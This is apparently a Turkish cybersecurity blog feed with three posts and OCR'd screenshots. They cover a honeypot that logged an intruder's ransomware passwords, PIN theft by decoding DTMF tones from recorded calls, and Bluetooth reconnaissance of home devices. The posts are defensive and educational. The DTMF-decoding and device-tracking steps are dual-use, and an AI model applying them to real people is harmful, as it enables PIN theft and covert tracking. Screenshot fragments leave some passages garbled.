root@remnux:/home/remnux/Desktop# mkdir honeypot
root@remnux:/home/remnux/Desktop# cd honeypot/
root@remnux:/home/remnux/Desktop/honeypot# wget www.kameder.com.tr/dokuma
.docx
--2016-11-24 21:54:31-- http://www.kameder.com.tr/dokumanlar/pr.docx
Resolving www.kameder.com.tr (www.kameder.com.tr)... 77.223.129.229
Connecting to www.kameder.com.tr (www.kameder.com.tr)|77.223.129.229|:80.
ected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: http://kameder.com.tr/dokumanlar/pr.docx [following]
--2016-11-24 21:54:32-- http://kameder.com.tr/dokumanlar/pr.docx
Resolving kameder.com.tr (kameder.com.tr)... 77.223.129.229
Reusing existing connection to www.kameder.com.tr:80.
HTTP request sent, awaiting response... 200 OK
Length: 68230834 (65M) [application/vnd.openxmlformats-officedocument.wor
singml.document]
Saving to: 'pr.docx'
pr.docx 42%[=======>] 27.76M 1.51MB/s eta
[rem... [Des... root... http:... Antiv... root... 21:54



pr ▸ pr ▸ Progz ▸
Search Progz
Organize
Open
Share with
New folder
Favorites
Desktop
Downloads
Recent Places
Name
Date modified
Type
Drop
16.03.2014 20:52
File folder
eraser
15.12.2013 05:53
File folder
Q-Dir
13.12.2013 04:38
File folder
AsterixPassword.exe
15.12.2013 02:58
Application
keylogs.txt - Notepad
File Edit Format View Help
<BACKSP CKSPACE><BACKSPACE>exe
Parola :)
x <BACKSPACE>
YEDEKLER<CTRL-V><CTRL-C><CTRL-V><CTRL-C><CTRL-V>






Tuzak sistem üzerinde kopyala yapıştır ve dosya paylaşımını engellediğim için art niyetli kişinin muhasebe programına ait klasörleri şifrelemek için seçtiği parolayı yazmakta epey zorlandığını gördüm. :) SEMSIPASA ile başlayan uzun parolayı yazmakta epey zorlandıktan sonra karsiyaka ile baslayan bir parola denemiş ve onu da yazamayinca son olarak dvdassanat669- parolasında karar kılmıştı. İzlendiğinden habersiz olan art niyetli kişi, verileri şifreleyip e-posta atılmasını hayal ederken, tuzak sistem sayesinde dvdassanat669- parolası ile şifreyi çözüp, bu konuyu da kendi adıma açıklığa kavuşturmuş oldum.

keylogs.txt - Notepad
File Edit Format View Help
v<CTRL-
V>SEMSIPASAPASASINDASESIBUZUSESICELER<BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE>
><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><B
ACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACK
SPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPA
CE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE>
<BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BA
CKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE>SEMSIPASAPASASINDA
<BACKSPACE><BACKSPACE>SES<BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE>
<BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BA
CKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE>SEMSIP<BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE>
<BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BA
CKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKS
PACE><BACKSPACE><BACKSPACE>SEMSIPASAPASASINDASESIBUZUSESICELER<TAB>SEMSIPASAPASASINDASESIBUZUSESICELERkarsiyaka2322040<TAB>karsiyaka323
dvdas<BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPAC
E><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE><
BACKSPACE><BACKSPACE><BACKSPACE><BACKSPACE>dvdassanat669-<TAB>dvdassanat669-
Elde var 3 parola :)


Steganos Backup 2012
File Rescue Disc Settings Help
steganos Backup
Password
Please enter the password that you provided when you created the backup plan:
Password:
Please note that you can only restore data from the backup with the correct password.
steganos
Back
Next
Size
6 KB



Sonuç itibariyle bu yazıya konu olan fidyecilerle mücadele edebilme adına, periyodik olarak sistemlerinizin yedeğini almak, yedeklerinizi güvenli ortamlarda saklamak, internete açık olan bağlantı noktalarınızı kontrol edip ihtiyaç duymadıklarınızı devre dışı bırakmak ve sistemlerinizde güçlü parolalar kullanmak kısa vadede fidyecilerin kötü emellerine ulaşmalarını zorlaştıracaktır.

Unutmadan, tuzak sistem tarafından art niyetli kişinin verileri şifrelemesi esnasında kayıt ettiği videoyu da aşağıda izleyebilirsiniz.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

The post Tuzak Sistem ile Hacker Avı appeared first on Siber Güvenlik Günlüğü.

DTMF Hırsızlığı

By Mert SARICA on June 1st, 2017

15 Kasım 2016 tarihinde Hürriyet'te yayınlanan "Dolandırıcılıkta yeni yöntem: Dolandırılıyorsunuz; şifrenizi ekrana tuşlayın" başlıklı yazı dikkatimi çekti. Haberin detaylarını okuduğumda dolandıcıların yeni keşfettikleri akılalmaz bir yöntem ile dolandırıcılık yaptıklarına dem vuruluyordu. Şayet haberi derleyen kişi, haberi yayımlamadan önce en azından bir bilişim uzmanına danışmış olsaydı eminim bunun akıl almaz bir yöntem olmadığını öğrenmesi 5 dakikasını almaz ve dolandırıcıların kullandıkları yöntemi de açığa kavuşturarak çok sayıda vatandaşımızı, ilgilileri bu konuda aydınlatabilirdi. Durum böyle olmayınca ve yakın çevremden de bu konuya ilişkin sorular geldiği için iş başa düştü ve bu haberde yer alan yöntemi açığa çıkarmaya karar verdim.


Detaylara geçmeden önce ilk olarak Çift Tonlu Çoklu Frekans'tan (Dual Tone Multi-Frequency / DTMF) kısaca bahsetmek gerekiyor. DTMF, Bell Systems firması tarafından 1963 yılında geliştirilmiş ve telefon şebekesinde taraflar arası bilginin iletilmesini sağlayan bir kodlama türüdür. DTMF tuş takımları aşağıdaki gibi 16 tuştan oluşur. Tuşlu telefonlarda, tuş takımlı akıllı telefonlarda her bir tuşa basıldığında, aşağıdaki tabloya göre bir ton çifti oluşturulur ve telefonun diğer ucundaki tarafa sinyale dönüştürülerek iletilir. Örneğin bir bankayı aradığınızda sizi karşılayan robot, sizi tanıyabilmek için sizden müşteri numaranızı ve TCKN numaranızı girmenizi ister. Siz bu bilgileri tuşlamaya başladığınız zaman oluşan ve rahatlıkla duyabildiğiniz her ton çifti, robot tarafından Goertzel algoritmasına göre çözümlenerek sayısal değere çevrilir ve işlemlerinizi gerçekleştirilir.

Frekanslar	1209 Hz	1336 Hz	1477 Hz	1633 Hz
697 Hz	1	2	3	A
770 Hz	4	5	6	B
852 Hz	7	8	9	C
941 Hz	*	0	#	D


Tablo 1 – DTMF kodlama frekansları

Yukarıdaki özet bilgi ışığında habere konu olan dolandırıcılık yönteminin pratikte nasıl gerçekleşebileceğine kısaca bir bakalım. İkna dolandırıcılığında, dolandırıcıların temel amacı karşı tarafın güvenini kazanararak kötü emellerini gerçekleştirmektir. Haberde de belirtildiği üzere bankadan aradıklarını söyleyen dolandırıcılar, vatandaşa parasının çekilmeye çalışıldığını ve bu şüpheli işlemi durdurmak için kart PIN kodunu ekrana tuşlayarak durdurabileceğini söylemektedirler. Vatandaşın güveninini kazanarak yapılan bu dolandırıcılıkta, dolandırıcıların yaptığı işlem tahmin edeceğiniz üzere vatandaşın ekrana girerken bastığı tuşların oluşturduğu DTMF sinyalini çalmaktır.


DTMF sinyalini çalmak ve sayısal değere dönüştürmek dolandırıcılar için ne kadar zor olabilir diye düşünmeye başladığımda, ilk olarak e-ticaret sitelerine girip “DTMF” anahtar kelimesi ile arama yapmaya karar verdim. Çok geçmeden DTMF sinyalini çözebilen Arduino modüllerinin 23 TL gibi uygun bir fiyata satıldığını gördüm. İlan üzerindeki bilgilere kısaca göz attığımda da, aşağıdaki video ile pratikte bu işin çok da zor olmayacağını öğrendim.



İşin içine modüller ve kablolar girdiğinde dolandırıcıların çok da bu yolu tercih etmeyeceklerini düşünerek başka yollar üzerine düşünmeye başladım ve Automatic Call Recorder gibi çağrı kaydı yapan akıllı telefon uygulamaları aklıma geldi. Uygulamayı yükleyip, çalıştırdıktan sonra eşime kendimi aratıp ekrana 1234 PIN kodunun tuşlandığı ufak bir parodi hazırladım.



Son olarak GitHub üzerinde kayıt altına aldığım ses dosyasındaki DTMF sinyalini sayısal değere dönüştürmek için program aramaya koyuldum ve 4 yıl önce DTMF sinyalini çözmek amacıyla geliştirilmiş olan bu araç ile karşılaştım. Ses dosyası (dtmf.wav) üzerinde bu aracı çalıştırdıktan kısa bir süre sonra eşimin telefonundan ekrana tuşladığım PIN kodunu (1234) programın çıktısında görebildim.



Sonuç itibariyle ikna dolandırıcılarının güveninizi kazanarak bilgilerinizi çalmak için çağrı merkezlerinde kullanılan robotları taklit ettiklerini ve arka planda ekrana tuşladığınız bilgileri DTMF sinyalleri üzerinden kolaylıkla çalabildiklerini görüyoruz. Güvenliğiniz için güvenilirliğinden emin olmadığınız hiç bir sisteme kart no, pin, müşteri no vb. bilgilerinizi telefon üzerinden tuşlamayınız.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

The post DTMF Hırsızlığı appeared first on Siber Güvenlik Günlüğü.

Mavi Tehlike

By Mert SARICA on May 2nd, 2017

Logosunu, Danimarka'nın ilk kralı olan 10. Yüzyıl Viking savaşçısı Harald "Mavidiş" Gormsson'un baş harflerinin runik alfabesindeki karşılığından (# ve #) alan Bluetooth kablosuz ağ teknolojisi, cep telefonları ile önce cebimize, sonrasında Bluetooth Low Energy (BLE) olarak IoTler ile hayatımıza gireli epey oldu.

2000'li yılların ortalarına doğru, BlueSnarfing yöntemi ile art niyetli kişilerin Nokia ve Ericsson marka cep telefonlarında bulunan zafiyet sayesinde Bluetooth üzerinden bilgimiz ve iznimiz olmadan mesajlarımıza, adres defterimizi ulaşabildiğini gördük. Ardından Bluejacking yöntemi ile hedef telefona vCard formatında istenmeyen mesajlar gönderilebildiğini, Bluebugging yöntemi ile de bilgisayarımızın, cep telefonumuzun art niyetli kişilerce kontrol edilebildiğini öğrendik. Commwarrior zararlı yazılımı ile Bluetooth'un atak vektörü olarak nasıl kullanılabileceğini tecrübe etmiş olduk. Tabii ortaya çıkan tüm bu zafiyetlerin, kötüye kullanımların temelinde Bluetooth'un ta kendisinin değil aksine üreticiler tarafından hatalı kullanılmasının (implementation) olduğunu unutmamamız gerekmektedir.

Geçmişten günümüze dönecek olursak, artık modern ve güncel akıllı cihazlarda eskiden olduğu gibi Bluetooth, keşfedilebilir kipte çalışmıyor. Örneğin Android 6.0.1 işletim sisteminde (ve iOS'ta da benzer şekilde), diğer cihazların sizin cihazınıza Bluetooth üzerinden bağlanabilmesi için Ayarlar'dan Bluetooth menüsüne girmeniz gerekiyor. Durum böyle olunca güvenlik ve mahremiyet adına çok endişe etmenize gerek kalmıyor. Güncel olmayan sistemlerde ise Bluetooth'u devre dışı bırakarak potansiyel tehlikelerden kaçınabiliyoruz.

Peki ya evimizde kullandığımız akıllı, akılsız internete bağlanan nesneler (IoT) ? Bluetooth üzerine biraz düşünürken aslında evimizde kullandığımız nesnelerin, akıllı cihazların hırsızlara, art niyetli kişilere davetiye çıkardığını gördüm. Örneğin evimde, üzerinde Bluetooth desteği bulunan ve her daim Bluetooth servisi açık (hata #1) olan akıllı bir televizyonum var. Televizyonumu ne zaman açsam Bluetooth üzerinden haberleşmeye açık konumda bekliyor ve bağlantı kurulana dek adını ([TV]Samsung LED48 – hata #2) etrafa yayınlıyor. (broadcast)


Genellikle hırsızların hacking döngüsünde de olduğu gibi bir eve girmeden önce aktif ve pasif keşif çalışması yaptıklarını biliyoruz. Gece ise evin ışıkları yanıyor mu ? Perdeler kapalı mı ? Zili çalınca kim o diye soran var mı ? gibi gibi. Peki günümüzde Bluetooth teknolojisi hırsızlar tarafından nasıl kötüye kullanılabilir ?


Kısa mesafe teknolojisi olarak bilinen Bluetooth teknolojisinin aksine, sınıfına (class) göre 100 metre mesafeye kadar haberleşme sağlayabildiğini görebiliriz. Parani UD-100 gibi bir aygıt ve uygun anten ile bu mesafenin 600 metre ila 1 KM'ye kadar genişletilebildiğini düşündüğümüz de, art niyetli kişilerin uzak mesafeden bluetooth kullanan aygıtlarımızı izleme hatta müdahale etme imkanı olduğunu az çok tahmin edebiliriz.

Özellikle işaret gücü göstergesi (RSSI) bilgisinden faydalanarak etrafınızda bulunan bir Bluetooth aygıtın size ne kadar yakın olduğunu kestirebilirsiniz. Kali Linux ile birlikte gelen ve l2cap'ten faydalan BlueRanger aracı da size bu konuda yardımcı olabiliyor.

Bu bilgiler ışığında üzerinde Kali Linux çalışan ve Parani UD-100 USB adaptörü takılı olan bir Raspberry Pi 3 ile bazı araçlardan faydalanarak ufak testler yapmaya karar verdim. İlk olarak Blueranger aracına Parani UD-100 USB adaptörünün oldukça yakınında tutarak, bluetooth ekranı açık olan Android 6.0.1 çalışan cep telefonumun MAC adresini verdim. Ardından salonun diğer ucunda bulunan akıllı televizyonumun MAC adresini verdiğim de ortaya çıkan sonuçlar beni tatmin etti.

UD100
Bluetooth USB Adapter
TP-LINK
HDMI

